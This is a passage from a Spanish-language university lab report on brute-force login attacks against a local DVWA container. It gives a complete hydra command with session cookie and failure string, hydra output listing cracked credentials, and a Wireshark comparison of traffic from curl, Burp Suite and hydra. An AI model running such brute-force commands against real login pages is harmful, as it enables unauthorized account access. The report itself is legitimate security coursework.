


Figura 16: Primera y Segunda diferencia: Cambio en el texto y Carga de imagen.

2.10. Instalación y versión a utilizar (hydra)


Para la instalación de *hydra* se utilizará el siguiente comando en la terminal:

A terminal window titled "Terminal" with a search icon, a menu icon, and window control buttons. The prompt is "kerssen@kerZorinOS-B0HB-WAX9" and the time is "16:23:05". The user enters the command "sudo apt install hydra". The terminal shows the password prompt "[sudo] contraseña para kerssen:", followed by progress messages: "Leyendo lista de paquetes... Hecho", "Creando árbol de dependencias", and "Leyendo la información de estado... Hecho". It then states "hydra ya está en su versión más reciente (9.0-1build1).", "0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.", and finally shows the command prompt again with a red "3s" timeout indicator. The time is now "16:23:14".

```
kerssen@kerZorinOS-B0HB-WAX9 16:23:05
> sudo apt install hydra
[sudo] contraseña para kerssen:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
hydra ya está en su versión más reciente (9.0-1build1).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
3s kerssen@kerZorinOS-B0HB-WAX9 16:23:14
>
```

Figura 17: Instalación de hydra por consola.

Luego de la instalación se utilizará el siguiente comando para ver la versión:

A terminal window showing the command "hydra -version" being executed. The prompt is "kerasen@kerZorinOS-B0HB-WAX9" and the time is "16:21:42". The output shows "Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.".

```
kerasen@kerZorinOS-B0HB-WAX9 16:21:42
> hydra -version
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.
```

Figura 18: Versión de hydra a utilizar en este laboratorio.

2.11. Explicación de comando a utilizar (hydra)

El comando a utilizar en hydra es el siguiente:

```
hydra -L usuarios_v.txt -P dic_hydra.txt
'http-get-form://127.0.0.1:8880/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=en7vqqo63cmc57pi4joq24eon5;security=low:F=Username^and/or^password^incorrect'
```

Donde se utilizan las flags *-L* y *-P* para especificar una lista de usuarios y contraseñas respectivamente. Se especifica también la página a vulnerar, siendo para este caso la dirección de loopback 127.0.0.1 en el puerto 8880, en donde está corriendo el contenedor con la página de DVWA.

Luego se especifica la estructura de datos del formulario, usando los marcadores *USER* y *PASS* para que hydra pueda reemplazarlos por valores de las listas proporcionadas. También se especifica la cabecera HTTP utilizando *H=* para añadirla en las solicitudes que envíe hydra, en este caso se le pasa el *PHPSESSID* y el nivel de seguridad. Por último, se utiliza *F=* para que hydra determine si el intento de inicio de sesión fue fallido o no.

2.12. Obtención de al menos 2 pares (hydra)

Al ejecutar el comando de hydra, se obtienen las credenciales de los pares gordonb y 1337.

```
> hydra -L usuarios_v.txt -P diccionario.txt 'http-get-form://127.0.0.1:8880/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=en7vqqo63cmc57pi4joq24eon5; security=low:F=Username and/or password incorrect'

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-18 22:15:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:2/p:50), ~7 tries per task
[DATA] attacking http-get-form://127.0.0.1:8880/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=en7vqqo63cmc57pi4joq24eon5; security=low:F=Username and/or password incorrect
[8880][http-get-form] host: 127.0.0.1 login: gordonb password: abc123
[8880][http-get-form] host: 127.0.0.1 login: 1337 password: charley
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-18 22:15:34

Lab2_cripto_KB on master [!]
```

Figura 19: Obtención de las credenciales de gordonb y 1337 en hydra.

2.13. Explicación paquete curl (tráfico)

Al utilizar curl se puede apreciar que se generaron 2 paquetes, una petición *GET* de curl y un *Response* del servidor. Se aprecia que las direcciones de Origen y Destino son las mismas en ambos paquetes, por lo que la IP del atacante queda oculta. A continuación se explican todos los campos del paquete:

1. **GET /vulnerabilities/brute/...**: Indica una solicitud HTTP GET al endpoint ‘/vulnerabilities/brute/’ con parámetros: ‘username=admin’, ‘password=password’, y ‘Login=Login’, utilizando HTTP/1.1.
2. **Host**: Indica el servidor al que se dirige la solicitud.
3. **Accept**: Indica los tipos de contenido que el cliente está dispuesto a aceptar en la respuesta.
4. **Accept-Encoding**: Indica los métodos de compresión de contenido que el cliente puede manejar.
5. **Accept-Language**: Indica los idiomas que el cliente prefiere en la respuesta.
6. **Connection (keep-alive)**: Indica que la conexión HTTP debe mantenerse viva para futuras solicitudes y respuestas.
7. **Cookie**: Incluye cookies que se enviarán al servidor, en este caso PHPSESSID es una cookie de sesión con un identificador específico y ‘security’ indica un bajo nivel de seguridad.
8. **Refer**: Indica la página de origen desde la que se realizó la solicitud.
9. **Sec-Fetch-Dest**: Indica el destino del recurso que se está solicitando (en este caso un documento).
10. **Sec-Fetch-Mode**: Indica el modo de la solicitud (en este caso navegar a una nueva página).
11. **Sec-Fetch-Site**: Indica que el origen de la solicitud es el mismo sitio que el destino.
12. **Sec-Fetch-User**: Indica si el usuario está involucrado en la solicitud.
13. **Upgrade-Insecure-Requests**: Indica que el cliente quiere que el servidor use conexiones seguras (como HTTPS).
14. **User-Agent**: Especifica información sobre el navegador o cliente que realizó la solicitud.




Figura 20: Paquetes generados por curl en Wireshark.

2.14. Explicación paquete burp (tráfico)

Al utilizar Burp Suite se aprecia que se generan mucho más paquetes debido a la cantidad de claves del diccionario. Nuevamente las IP de Origen y Destino son las mismas. Aparecen 3 nuevos campos aparte de los mismos del ítem anterior:

1. **Sec-Ch-UA:** Indica el User-Agent Client Hint que proporciona información sobre el navegador que está realizando la solicitud .
2. **Sec-Ch-UA-Mobile:** Indica el User-Agent Client Hint que verifica si el dispositivo utilizado es un dispositivo móvil.
3. **Sec-Ch-UA-Platform:** Indica el User-Agent Client Hint que muestra la plataforma o el sistema operativo del dispositivo que realiza la solicitud.




Figura 21: Paquetes generados por Burp Suite en Wireshark.

2.15. Explicación paquete hydra (tráfico)

En el caso de hydra, también mantiene la misma IP de Origen y Destino, pero los paquetes muestran menos campos comparados con los ítems anteriores.

Se muestra la petición GET, la Cookie, el Host y el User-Agent.

Esto se debe a que hydra ejecuta el ataque de manera más agresiva, siendo más rápido que los otros métodos.




Figura 22: Paquetes generados por hydra en Wireshark.

2.16. Mención de las Diferencias (tráfico)

Si se utiliza curl, la diferencia más notoria es en cuanto al tráfico, debido a que sólo genera una solicitud tipo GET con las opciones especificadas.

Si se utiliza Burp Suite, aumenta considerablemente el tráfico por el proceso de interceptar los paquetes, modificar los campos requeridos y redirigir el tráfico nuevamente. Esto dependerá de la cantidad de usuarios y contraseñas a forzar.

Si se utiliza hydra, el tráfico es más intenso y repetitivo que las otras opciones ya que se intentan múltiples intentos de inicio de sesión muy rápidamente, siendo más eficiente que Burp Suite pero a la vez más notorio por el comportamiento de los paquetes.

2.17. Detección de SW (tráfico)

Se puede apreciar que utilizando curl se puede ver el sistema operativo que se está utilizando al momento del ataque. En cambio, como en burp se utilizó su navegador específico para el ataque (Chromium), se puede ver como en el sistema operativo muestra Windows NT 10.0.

Finalmente, hydra es fue el único capaz de ocultar de manera eficiente el sistema operativo, ya que en el apartado de User-Agent, se aprecia que se utilizó hydra en vez de mostrar el sistema operativo usado.

Conclusiones y comentarios

El desarrollo del presente laboratorio ayudo bastante a comprender como funcionan los ataques de fuerza bruta, analizando el comportamiento y metodología de 3 softwares diferentes.

También quedó en evidencia lo importante que es tener buenos protocolos de seguridad en las páginas y sobretodo el uso de contraseñas robustas para prevenir ser víctima de este tipo de ataques.

Por último, se puede concluir que los objetivos del laboratorio se cumplieron con éxito ya que se pudo completar cada una de las actividades pedidas de manera eficiente, entendiendo el funcionamiento de todas las herramientas usadas y analizando de manera correcta el tráfico generado.